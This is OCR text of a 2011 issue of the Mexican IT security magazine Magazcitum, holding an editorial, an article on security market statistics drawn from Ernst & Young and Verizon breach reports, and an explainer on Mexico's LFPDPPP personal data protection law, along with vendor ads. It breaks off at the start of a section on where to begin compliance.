Magazcitum

El magazine para los profesionales de la seguridad de TI

¿Cómo puede una empresa darle cumplimiento a la LFPDPPP?

Antivirus, PE, backdoor y otras cosas

Amenazas persistentes avanzadas

Mitad de año...

AÑO 2, NÚMERO 3
JUL.-SEPT. 2011
EJEMPLAR GRATUITO

http://gettag.mobi

PROTEJA
su red

Seguridad HP TippingPoint. Proporciona un conjunto completo de soluciones de seguridad dirigidas a las sofisticadas amenazas en el perímetro y en el interior de la empresa.

Descubra por qué más de 5,000 compañías en todo el mundo confían en HP TippingPoint.

www.hp.com.mx/networking/mx

Contáctenos al: 5258 – 4979 (D.F.) y 01 800 752 – 6346 (Interior de la República)

*Para obtener más detalles, visite hp.com/networking/mx

Ilustración: Silverio Ortega

Magazcitum

AÑO 2, NÚMERO 3 JULIO - SEPTIEMBRE 2011

Dirección General
Ulises Castillo

Editores
Héctor Acevedo
Gerardo Fernández
Dinorah Valladares

Consejo Editorial
Ulises Castillo
Antonio Fájer
Priscila Balcázar
Héctor Acevedo
Gerardo Fernández
Dinorah Valladares

Colaboradores
Héctor Acevedo
Omar Alcalá
David Gutiérrez
Rubí Jaramillo Islas
José Ramírez
Eduardo Patricio Sánchez
Esteban San Román
Spencer James Scott
Dinorah Valladares

Marketing y Producción
Dinorah Valladares

Correctora de estilo
Adriana Gómez López

Diseño
Silverio Ortega

Magazcitum, revista trimestral de Servicios Especializados Scitum S.A. de C.V. Año 2, número 3, julio-septiembre de 2011. Editor responsable: Héctor Acevedo. Número de Certificado de Reserva otorgado por el Instituto de Derechos de Autor: 04-2010-071512010500-102. Número de certificado de Licitud de Título y Contenido: 14900, Exp.: CCPRI/3/TC/10/18827. Domicilio de la Publicación: Av. Paseo de la Reforma 373 piso 7, Col. Cuauhtémoc, delegación Cuauhtémoc, México DF 06500. Impreso en : Rouge & 21 S.A. de C.V. Av. Rómulo O'Farril # 520 int 5 Col. Olivar de los Padres México DF. Distribuida por Editorial Mexicana de Impresos y Revistas S.A. de C.V: Oaxaca 86-402 Col. Roma México DF. Magazcitum, revista especializada en temas de seguridad de la información para los profesionales del medio. Circula de manera controlada y gratuita entre los profesionales de la seguridad de la información. Tiene un tiraje de 5,000 ejemplares trimestrales.

Para cualquier asunto relacionado con esta publicación, favor de dirigirse a **contacto@magazcitum.com.mx**

contenido

5

» editorial

4

» opinión

5

» conexiones

27

Mitad de año...

Héctor Acevedo
CISSP, CISA, CGEIT, ITIL y MCSE
hacevedoj@scitum.com.mx

Terminó el primer semestre del 2011 y es un buen momento para hacer un alto en el camino y ver si este año está resultando como esperábamos.

En nuestra edición de enero decía que el jefe del banco central de Estados Unidos opinaba que el ritmo de la recuperación económica sería moderadamente más fuerte en 2011 de lo que lo fue en 2010, la Secretaría de Hacienda estimaba que nuestra economía crecería un 4% durante el presente año y en la industria de TI se esperaba un ligero repunte a partir del 2011 en algunos sectores, con una fuerte promesa de crecimiento por parte de los servicios en la nube.

¿Y cómo vamos? Creo que no tan mal: El producto interno sigue creciendo lentamente, el tipo de cambio se ha mantenido en los mismos niveles y, de acuerdo a IDC, el mercado empresarial de TI está recuperando su crecimiento con aumentos promedio de 9%. En palabras de Alejandra Mendoza, Gerente de Investigación y Consultoría de dicha firma, "una de las áreas en las que se mantiene la inversión es la seguridad, con aumentos de 10%, especialmente en las soluciones pre-activas, como los sistemas perimetrales, *end point*, soluciones de resguardo de la información y los servicios administrados".

Así pues, parece que el panorama en nuestro segmento de la industria es un poco mejor que en otros subsectores, amén de algunos factores que presionan a los clientes para mantener o mejorar sus inversiones en seguridad, como el incremento en los riesgos y la necesidad de cumplir con más leyes y regulaciones. Es por ello que en este número de **Magazcitum** seguimos la línea de la edición anterior, hablando de cuestiones tradicionales de seguridad y agregando temas relacionados con las amenazas más recientes y las nuevas leyes, esperamos sean de su interés.

No dejen de visitarnos en nuestro sitio web (**www.magazcitum.com.mx**) y, como siempre, muchas de gracias por su atenta lectura.

Héctor Acevedo Juárez

Algunos datos sobre el mercado de la seguridad de la información en México y en otros países

Dinorah Valladares
dvalladares@scitum.com.mx

En las últimas semanas me di a la tarea de buscar información acerca del mercado de la seguridad de la información en México. Lamentablemente pude percatarme de que en nuestro país esta información es escasa, dista mucho de estar al alcance del público en general y sobre todo (hablo de los documentos a los que desde las búsquedas en Internet se tienen acceso) carece de una metodología y rigor suficientes para sustentar los resultados de manera confiable.

Por fortuna existen excepciones que me permitieron tener una idea de cuál es el estado de la seguridad de la información, las carencias, las tendencias y los riesgos a los que están sometidas las empresas hoy en día en nuestro país y quisiera compartir estos hallazgos con ustedes.

Tomemos como primer dato el que en México la situación de la seguridad de la información se encuentra en un nivel intermedio, si lo comparamos con la mayoría de los países latinoamericanos (con excepción de Brasil que está muy avanzado en lo que respecta a disponibilidad y al uso de certificación digital a nivel nacional[1]), pero todavía muy por debajo en cuanto a lo que se invierte en este rubro en países desarrollados en los cuales –además- se observa una cultura de la seguridad más extendida y existe un mayor presupuesto para promover la investigación tecnológica (situación que no es privativa de la seguridad de la información sino que acontece en todas las ramas de la ciencia).

De acuerdo con una encuesta realizada por *Ernst & Young* y publicado en Infochannel el 30 de mayo de 2011[2] tenemos las siguientes cifras:

5% de la utilidad de las empresas se dedica a seguridad de la información.

54% no cuenta con una estrategia documentada sobre seguridad de la información.

77% ha redefinido sus políticas para el manejo de la información.

53% restringió en uso de mensajería electrónica y correo electrónico.

52% cuenta con herramientas de monitoreo y filtrado de contenido.

El mismo estudio indica que los factores que incrementan el riesgo de sufrir ataques son: las redes sociales, el cómputo en la nube y el uso de dispositivos móviles para el manejo de información.


Los sectores de nuestro país que se preocupan más por las cuestiones de seguridad de la información son: el financiero, el de las telecomunicaciones, el de servicios y la industria farmacéutica. Seguramente este fenómeno está relacionado con el cumplimiento de ciertas regulaciones que estos sectores se ven obligados a observar.

Desde luego algo que debería incrementar las medidas de seguridad en las empresas sería la obligación de cumplir con la Ley Federal de Protección de Datos Personales en Posesión de Particulares (LFPDPPP), misma que como sabemos ya ha sido aprobada por la Cámara de Diputados y tiene el objetivo de proteger a los ciudadanos del abuso y mal uso de su información personal por parte de empresas en nuestro país[3].


Por otra parte, y con objeto de crear un panorama más completo acerca de la situación de la seguridad a nivel global, haremos un comparativo de cómo se han movido las cifras del número de ataques, quiénes lo llevan a cabo, cuáles son los sectores más afectados y desde qué países se lanzan estos ataques con más frecuencia, en el entendido de que si bien no son datos de México o de la región, nos permiten poner nuestros datos en perspectiva.

Las siguientes gráficas están elaboradas con base en la información publicada por el *Verizon RISK Team* en 2010 y en 2011 en sus respectivos "*Data Breach Investigation Report*" (*DBIR*)[4]


¿Quiénes llevan a cabo los ataques?




¿Cuáles son los roles de quienes llevan a cabo los ataques?




¿Cuáles son los métodos de ataque más usados?



¿Qué elementos tienen en común esos ataques?



¿Desde qué países se lanzaron los ataques?



Como podemos observar, la mayor parte de los datos robados o comprometidos provienen de un servidor o de aplicaciones. Asimismo, los ataques- en general- se perpetraron mediante la utilización de métodos poco sofisticados de modo que el haberlos previsto no hubiera implicado gran dificultad y tampoco se habría requerido un gasto importante. El ser conscientes de esta situación y conocer más acerca de cómo se llevan a cabo los ataques, nos permitirá planear mejor nuestra estrategia de seguridad y evitar ser víctimas del crimen organizado.

Planteado lo anterior, veamos algunas conclusiones que se desprenden de estas investigaciones para evitar ser víctimas del crimen organizado:

- Elimine los datos innecesarios.
- Clasifique la información y proteja la que sea relevante.
- Asegúrese de que los controles básicos estén en operación permanentemente.
- Pruebe y revise las aplicaciones *Web* y los desarrollos hechos en casa.
- Audite las cuentas de usuario y monitoree los privilegios de seguridad.
- Filtre el tráfico de salida.
- Monitoree y extraiga datos de los archivos log de eventos.

Como profesionales de la seguridad de la información contamos con muchas herramientas y servicios a nuestra disposición y el reto es seleccionarlos de manera adecuada, realizarlos en el momento justo y no ser apáticos o dejarlo para después. Recordemos que nuestros adversarios son rápidos y obtendrán ventaja de cualquier debilidad que presente nuestra estrategia de seguridad.

[1]http://www.analitica.com/tecnologia/7297701.asp
[2]http://www.infochannel.com.mx/en-mexico-empresas-invierten-5-en-seguridad-de-la-informacion
[3]Para mayor detalle sobre la LFPDPPP, puede consultar el artículo de Antonio Oliveros, publicado en Magazcitum Año 1, número 3 correspondiente al trimestre de enero-marzo de 2011 o bien, consulte la liga: http://www.magazcitum.com.mx/?p=1169
[4]Para tener acceso a los documentos completos, ingrese a las siguientes ligas: http:/ www.verizonbusiness.com/resources/reports/rp_2010-data-breach-report_en_xg.pdf
http://securityblog.verizonbusiness.com/2011/04/19/2011-data-breach-investigations-report-released/


Ilustración: Silverio Ortega

¿Cómo puede una empresa darle cumplimiento a la LFPDPPP*?

Rubí Jaramillo Islas
CISM, ITIL, ISO 27001 Lead Auditor
rjaramillo@scitum.com.mx

¿Por qué es importante una ley de protección de datos personales?

En la actualidad no es raro recibir una llamada telefónica con el fin de ofrecernos servicios no requeridos o llamadas de extorsionadores que parecen tener mucha más información de nosotros de la que recordamos tener en nuestros perfiles de *Facebook, Linkedln*, etcétera. Lamentablemente esto es debido a que nuestros datos personales son susceptibles de ser extraídos de instituciones bancarias, crediticias, de servicios como televisión por cable, telefonía celular o fija, e incluso de instituciones gubernamentales o paraestatales.


Ilustración: Silverio Ortega

Estas extracciones de información pueden darse de dos formas:

- **Externas**. Son ataques dirigidos desde el exterior de las instituciones que vulneran su seguridad y extraen información. Un ejemplo de esto es el reciente *hackeo* a la base de datos de tarjetas de crédito de *PlayStation*[1] que afectó a cerca de 100 millones de usuarios cuya información personal pudo ser vulnerada.
- **Internas**. Son robos de información realizados por personal propio de las instituciones y típicamente no se pueden rastrear y por lo tanto tampoco encontrar a los responsables.

Sea cual fuera la debilidad, las instituciones que retienen información personal deben ser responsables de salvaguardar los datos personales de sus clientes para que solo sean utilizados para los fines autorizados, además de responder por las consecuencias de fallar en este deber.

Por otro lado, tenemos el caso de cuando una misma institución proporciona varios servicios y pese a que un suscriptor solo dé información personal para un servicio específico, estas empresas se aprovechan de tener la información del titular para ofrecerle servicios adicionales. Es decir, imaginemos un banco que tiene toda nuestra información crediticia y esté por incursionar en el mercado de seguros para automóviles; no debería usar los datos que se le confiaron para hacerse de una cartera de candidatos para el área de seguros y, si lo hiciera, debería ser considerado como mal uso de la información personal y tendría que ser sancionado.

*LEY FEDERAL DE PROTECCIÓN DE DATOS PERSONALES EN POSESIÓN DE PARTICULARES

[1]http://www.eluniversal.com.mx/articulos/63994.html

¿Qué se ha hecho en el tema de protección de datos personales alrededor del mundo?

En el orden internacional se destacan antecedentes de la protección de la intimidad y el honor de la persona en el tratamiento de sus datos. Algunas de las regulaciones más representativas se muestran en el siguiente mapa:




Figura 1. Mapa de leyes en el mundo

Más restrictiva	Restrictiva	Algunas restricciones	Mínimas restricciones	Legislación en proceso
Argentina	Austria	Estonia	Hong Kong	Malasia
Alemania	Bélgica	Hungría	India	Singapur
Suecia	Bulgaria	Corea del Sur	Australia	China
México[2]	Dinamarca	Canadá	Colombia	Turquía
	Francia	Israel	Chile	
	Portugal		Japón	
	España		Paraguay	
	Italia			
	Grecia			
	Austria			

¿Cuál es la situación en México?

Después de un arduo camino y mucha polémica, el 27 de abril de 2010 se aprobó en el pleno del Senado la Ley Federal de Protección de Datos Personales en Posesión de Particulares (LFPDPPP), y el pasado 5 de julio de 2010 se publicó en el Diario Oficial de la Federación (DOF); esta ley tiene como finalidad proteger los datos personales[3] en posesión de los particulares y regular su tratamiento legítimo, controlado e informado, a efecto de garantizar la privacidad y el derecho a la autodeterminación informativa de las personas. A decir de expertos es una de las leyes de protección de datos más avanzada del mundo[4].

Fuente Fig.1: La historia con Mapas, http://lahistoriaconmapas.blogspot.com/2011/01/las-leyes-de-proteccion-de-datos-en-el.html
[2] Actualmente se cuenta con LFPDPPP y está en proceso de desarrollo el reglamento de cumplimiento de la ley.
[3] Cualquier información concerniente a una persona física identificada o identificable.
[4] Señaló Alejandro Reyes Krafft, vicepresidente de Servicios Financieros de la Asociación Mexicana de Internet (Amipci), durante el b:Secure Conference 2011.

¿Cómo está organizada la LFPDPPP?

La LFPDPPP consta de 69 artículos organizados en 11 capítulos, como sigue:




Figura 2. Estructura de la LFPDPPP

Y está estructurada en:

Principios, que definen los pilares en los que se basa la protección de datos personales, los cuales son:

- *Licitud*, prohíbe la obtención de datos personales por medios ilícitos, engañosos o fraudulentos.
- *Consentimiento*, manifestación de la voluntad del titular de los datos mediante la cual se efectúa el tratamiento de los mismos. El consentimiento debe ser tácito, expreso y por escrito.
- *Información*, el titular tiene derecho a conocer quién trata su información personal y qué se hace con ella.
- *Calidad*, los datos personales deben ser pertinentes, correctos y actualizados.
- *Finalidad*, establece que la obtención y tratamiento de los datos deberá estar relacionada con la finalidad del tratamiento previsto en el aviso de privacidad - documento que establece lo que se hará con la información del titular y establece los derechos *ARCO* (véase en Derechos)
- *Lealtad*, respetar la expectativa razonable de privacidad.
- *Proporcionalidad*, el responsable sólo debe tratar la mínima cantidad de información necesaria para conseguir la finalidad perseguida.
- *Responsabilidad*, establece que el responsable debe velar por el cumplimiento de los principios y rendir cuentas al titular en caso de incumplimiento.

Ilustración: Silverio Ortega

El cumplimiento en tiempo real genera confianza en tiempo real cuando las TI y el control trabajan como uno.

Cada segundo de cada día hay miles de eventos a través de la red. Las soluciones de Administración del Cumplimiento de Novell® monitorean continuamente esta actividad en búsqueda de inconsistencias, generarando una vista holística en tiempo real de quién está accediendo qué y si están autorizados—todo mientras se integra con la infraestructura actual de tecnología. Así que en vez de documentar los riesgos después del suceso, puede confiar que el cumplimiento está activo, que la información está segura y que los costos de administración son reducidos. Obtenga cumplimiento en tiempo real y permita que Novell haga que las TI trabajen como una para su empresa.

Para mayor información contáctenos al (55) 5284 2700
o visite www.novell.com/compliance

Novell®
Making IT Work As One™

Derechos, que definen cómo el titular de los datos personales puede ejercer unos derechos que concretan los principios teóricos en los que se basa la ley y que son:

- *Acceder* a sus datos personales y al aviso de privacidad para conocer qué datos son objeto de tratamiento y con qué objetivo son tratados.
- *Rectificar* inexactitudes en los datos personales del titular.
- *Cancelar* sus datos personales, esto obedece al bloqueo de los datos por un periodo en el que el responsable deberá conservarlos bajo su custodia y, cumplido tal periodo, se deberán suprimir.
- *Oponerse* al tratamiento de los datos personales cuando exista una causa legítima, si este derecho resulta procedente el responsable excluirá los datos del tratamiento.

Procedimientos, de los que se tienen dos tipos: el procedimiento de protección de datos y el procedimiento de verificación. El primero establece el mecanismo mediante el cual el titular podrá reclamar la protección de los derechos ARCO ante el IFAI (Instituto Federal de Acceso a la Información). El procedimiento de verificación tiene por objetivo comprobar el cumplimiento de la ley y de la normativa que se desarrolle (p. ej. el reglamento) para lo cual el IFAI tendrá acceso a la información y documentación que considere necesaria y, en caso de incumplimiento, la ley prevé sanciones que van desde una llamada de atención hasta la imposición de multas entre 100,000 y 320,000 días de salario mínimo vigente en el DF, con doble imposición por reincidencia. Además, estas penas y sanciones se duplicarán en los casos relativos a datos personales sensibles y, de acuerdo a la gravedad del delito, podrán existir responsabilidades civiles y penales.

Pero…

¿Quién tiene que cumplir con la LFPDPPP y quiénes son los principales actores?

La ley es de orden público y de observancia general en toda la República, y son sujetos regulados por esta ley los particulares, sean personas físicas o morales de carácter privado que lleven a cabo el tratamiento de datos personales, con excepción de:

I. Las sociedades de información crediticia en los supuestos de la Ley para Regular las Sociedades de Información Crediticia.

II. Las personas que lleven a cabo la recolección y almacenamiento de datos personales, que sea para uso exclusivamente personal, y sin fines de divulgación o utilización comercial.

Los principales actores que deberán participar en la implementación de medidas administrativas, técnicas y físicas para proteger la seguridad de los datos, son los siguientes:

Responsable, persona física o moral de carácter privado que decide sobre el tratamiento de datos personales.

Encargado, persona física o jurídica que sola o conjuntamente con otras trate datos personales por cuenta del responsable.

Titular, persona física a quien corresponden los datos personales.

Tercero, persona física o moral, nacional o extranjera, distinta del titular o del responsable de los datos.

Secretaría de Economía, tendrá como función difundir el conocimiento de las obligaciones en torno a la protección de datos personales entre la iniciativa privada nacional e internacional con actividad comercial en territorio mexicano; promoverá las mejores prácticas comerciales en torno a la protección de los datos personales como insumo de la economía digital, y el desarrollo económico nacional en su conjunto.

IFAI, tendrá como función el difundir el conocimiento del derecho a la protección de datos personales, promover su ejercicio y velar su cumplimiento. Algunas de sus funciones serán:

- Vigilar y verificar el cumplimiento de la LFPDPPP
- Proporcionar apoyo técnico a los responsables que lo soliciten
- Emitir recomendaciones y normas técnicas para el cumplimiento de la ley
- Dar capacitación a los objetos obligados al cumplimiento de la ley

¿Cuáles son las fechas de cumplimiento?

Los plazos para el cumplimiento de la LFPDPP son como se muestra en la siguiente figura:

Línea de tiempo




Figura 3. Fechas de cumplimiento

¿Por dónde iniciar?

